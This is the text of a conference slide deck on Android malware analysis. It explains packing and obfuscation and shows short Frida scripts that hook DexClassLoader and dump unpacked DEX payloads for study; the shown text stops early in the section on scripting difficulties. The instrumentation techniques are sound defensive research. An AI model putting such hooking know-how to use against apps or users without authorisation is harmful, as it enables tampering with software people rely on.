



# **Vous n'écrirez plus de script Frida (eh... si)**

You won't ever write Frida scripts again... (actually, yes, you will,  
it's just a fancy title)

Axelle Apvrille

BlackAlps, Yverdon les Bains, Novembre 2022

# ① Introduction

## ② Android malware analysis

Obfuscation

Packing

Using Frida

Issues with Frida and files

Writing Frida scripts can be difficult

## ③ Unpacking statically

Design

JsonPacker

## ④ Unpacking with Medusa

Android/Joker overview

Implementation of Android/Joker

## ⑤ Conclusion




# Hello



- **Principal Security Researcher at Fortinet**
- Topics: Android and IoT malware
- **Ph0wn CTF**, December 9th, Sophia Antipolis, France.
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax
- Mastodon: @cryptax@mastodon.social



# What are we talking about today?



## 1 Introduction

## 2 Android malware analysis

Obfuscation

Packing

Using Frida

Issues with Frida and files

Writing Frida scripts can be difficult

## 3 Unpacking statically

Design

JsonPacker

## 4 Unpacking with Medusa

Android/Joker overview

Implementation of Android/Joker

## 5 Conclusion



# OBFUSCATION

```
String w7aWxDz0_ (File a) {  
    return a.getAbsolutePath();  
}
```

OBFUSCATION  
de classe, méthode...

"aZ\x01dg\xc3" → ALGO → "sendSMS"

CHIFFREMENT/  
DECHIFFREMENT

```
for (int i=0; i<13; i++) {  
    wbcZ_wB= a0cb*63 - (pRt1w/3);  
}
```


JUNK  
CODE




# Packing



# Packing



# Packing



→ Pico le Croco looks  
happy, but *should he?*  
This may be a **virus**...

→ What's in the box?




Packer / Obfuscation  $\neq$  Malware


**but**

in this talk, we focus on Android  
**malware** (packed and obfuscated)


# How a packer works




# How a packer works




# How a packer works



# How a packer works



# How a packer works



# Don't waste your time trying to analyze the APK!

M   MobSF	☰	RECENT SCANS	STATIC ANALYZER	DYNAMIC ANALYZER
Static Analyzer				com/sponsor/economy/delay/OJdDfFw com/sponsor/economy/delay/EEyGaEr com/appsflyer/internal/c.java com/sponsor/economy/OKxQmFsRjOsS
Information			Message Digest	com/appsflyer/internal/aa.java com/appsflyer/internal/ae.java
Scan Options			Query Database of SMS, Contacts etc	com/appsflyer/internal/cs.java com/appsflyer/internal/cu.java com/appsflyer/internal/ag.java
Signer Certificate			Starting Activity	com/appsflyer/share/CrossPromotionH
Permissions			Starting Service	com/appsflyer/internal/ab.java
Android API			URL Connection to file/http/https/ftp/jar	com/appsflyer/internal/aj.java com/appsflyer/share/CrossPromotionH
Browsable Activities				
Security Analysis				
Malware Analysis				

You'll only see the packer = wrapping paper !

You must first *unpack*



# Don't waste your time trying to analyze the APK!

# QUARK

Analysis Result  
The # of rules for each confidence

100%	17	80%	0
60%	13	40%	92
20%	88	0%	1

Sample Information

File name	com.sponsor.economy.apk
MD5	83455581c302cf6fef935282ff2b0013
File size	2.36 Mb
Labels	collection reflection calllog calendar sms network dexClassLoader file contact control command

Max confidence of rule labels

The radar chart displays the maximum confidence of rule labels across several categories. The axes are labeled with category names: reflection, calendar, calllog, socket, dex, privacy, lock, network, power, wifi, telephony, record, evasion, file, and applications. The chart shows a high confidence value for reflection (around 100) and a lower value for calendar (around 80). Other categories have very low or zero confidence.

Select labels to see max confidence in radar chart

collection	calendar	calllog	socket
packer	dex	privacy	lock
command	network	reflection	power
pin	so	wifi	telephony
record	evasion	file	applications

You'll only see the packer = wrapping paper !

You must first *unpack*

A. Apvrille - Vous n'écrirez plus de script Frida ! - 10/45

# Unpacking with Frida

FRIDA

[OVERVIEW](#)   [DOCS](#)   [NEWS](#)   [CODE](#)   [CONTACT](#)

Dynamic instrumentation  
toolkit for developers, reverse-  
engineers, and security  
researchers.

- <https://frida.re>
- Dynamic instrumentation of Android (and other OS)
- Goal: **Hook DexClassLoader** (or URLClassLoader etc)



# Loading dynamically a DEX

DexClassLoader

Added in API level 3

```
public DexClassLoader (String dexPath,  
                     String optimizedDirectory,  
                     String librarySearchPath,  
                     ClassLoader parent)
```



Creates a `DexClassLoader` that finds interpreted and native code. Interpreted classes are found in a set of DEX files contained in Jar or APK files.

<https://developer.android.com/reference/java/lang/ClassLoader>

- ① Display `dexPath`
- ② Retrieve the DEX via `adb pull`
- ③ Analyze it ☺

DexClassLoader isn't the only one

InMemoryDexClassLoader, PathClassLoader,  
URLClassLoader ... see `ClassLoader`



# Writing a Frida script


```
Java.performNow(function(){
    let dexclassLoader =
→ Java.use("dalvik.system.DexClassLoader");

    dexclassLoader.$init.implementation = function(dexpath, b,
→ c, d) {
        console.log("[*] dexPath="+dexpath);
        return this.$init(dexpath, b, c, d);
    }
});
```

- <https://codeshare.frida.re>
- \$init for constructors, method name otherwise.




# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>




# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>




# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>



# Inject the script



Details at <https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>




# Dynamically modifying behaviour

Laptop

Android

```
DexClassLoader(String dexPath, ...)  
    ↳  {  
        // load dynamically  
    }
```

```
DexClassLoader(String dexPath, ...) {  
    console.log('dexPath=' +dexPath);  
    // then load dynamically  
}
```



dexPath=/data/.../malicious.dex

# Better: do it automatically with Dexcalibur

- <https://github.com/FrenchYeti/dexcalibur>
- <https://www.reversense.com/dexcalibur> (Pro version)

The screenshot shows the Dexcalibur interface with the "Static analysis" tab selected. The search bar contains the query `class("name:dalvik.system.DexClassLoader")`. The results table lists one package:

Action	Package	Name	Action
<a href="#">Rename</a>	dalvik.system	DexClassLoader	<a href="#">Internal</a>

Details for the DexClassLoader class:

- Package : [dalvik.system](#) (size: 5)
- Extends : [dalvik.system.BaseDexClassLoader](#) < [java.lang.ClassLoader](#) < [java.lang.Object](#)
- Implements : None

Fields:

Action	Modifiers	Type	Name
--------	-----------	------	------

Methods:

Action	Type	Name	
<a href="#">Probe ON</a>	<a href="#">xref to</a>	<a href="#">xref from</a>	<code>&lt;init&gt;(Ljava/lang/String;)Ljava/lang/String;&gt;Ljava/lang/String;&gt;Ljava/lang/ClassLoader;&gt;void;</code>
<a href="#">Probe OFF</a>	<a href="#">xref to</a>	<a href="#">xref from</a>	<code>loadClass(Ljava/lang/String;)Ljava/lang/Class;</code>



# Example with Dexcalibur

dynamic	DexClassLoader.<init>()	argo = /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 = /data/user/0/com.core.course/app_DynamicOptDex arg2 =
dynamic	dalvik.system.BaseDexClassLoader.<init>()	argo = /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 = null arg2 = arg3 = <instance: java.lang.ClassLoader, \$className: dalvik.system.PathClassLoader>

- Malware Android/Alien packé avec “**JsonPacker**”
- Payload DEX: dSoNc.json dans /data/user/0/com.core.course/app\_DynamicOptDex



# Yes, but it's not always that easy...

It may be impossible to retrieve the DEX on Android

- Because it's in memory: InMemoryDexClassLoader
- Because it was *erased*

FRIDA-DEXDump

- <https://github.com/hluwa/FRIDA-DEXDump>
- It dumps **all** DEX executables
- Search for your unpacked DEX among all DEXes.

Let's rather improve our Frida script



# Improving our Frida script

- Goal: in DexClassLoader hook, **copy file** dexPath
  - **or**, in InMemoryDexClassLoader, **write buffer** to a file
- So, we need to know how to **write a file** from a Frida script

```
const fs = require('fs');
fs.writeFile('output.txt', data);
```

Issue: **fs** is not supported by Frida



# Solution with Frida-compile + script



Frida @fridatotre · May 27, 2021

Replying to @cryptax and @oleavr

...

You can use frida-compile, which allows the Node.js `fs` API to be used, implemented by frida-fs behind the scenes. To get started: [github.com/oleavr/frida-a...](https://github.com/oleavr/frida-a...)

(Or use the frida-create CLI tool – part of frida-tools – to generate the boilerplate.)

## oleavr/frida-agent-example



Example Frida agent written in TypeScript

4

Contributors

2

Issues

418

Stars

114

Forks



github.com

GitHub - oleavr/frida-agent-example: Example Frida agent written in T...

Example Frida agent written in TypeScript. Contribute to oleavr/frida-agent-example development by creating an account on GitHub.

```
import fs from 'fs';
const log = fs.createWriteStream('output.txt');
log.write(data);
```



# Alternatives

## Writing: File

```
const f = new File('output.txt', 'wb');
f.write(data);
```

[https://codeshare.frida.re/@cryptax/  
inmemorydexclassloader-dump/](https://codeshare.frida.re/@cryptax/inmemorydexclassloader-dump/)

## Copying a file: File channels

```
var f = File.$new('input.txt');
var fis = FileInputStream.$new(f);
var inputChannel = fis.getChannel();
var fos = context.openFileOutput('output.txt');
var outputChannel = fos.getChannel();
inputChannel.transferTo(0, inputChannel.size(), outputChannel);
```



# What's difficult about writing Frida scripts

## Documentation

- No official documentation on this topic
- Useful: <https://cmrodriguez.me/blog/frida-scripting-guide/>

## My personal difficulties

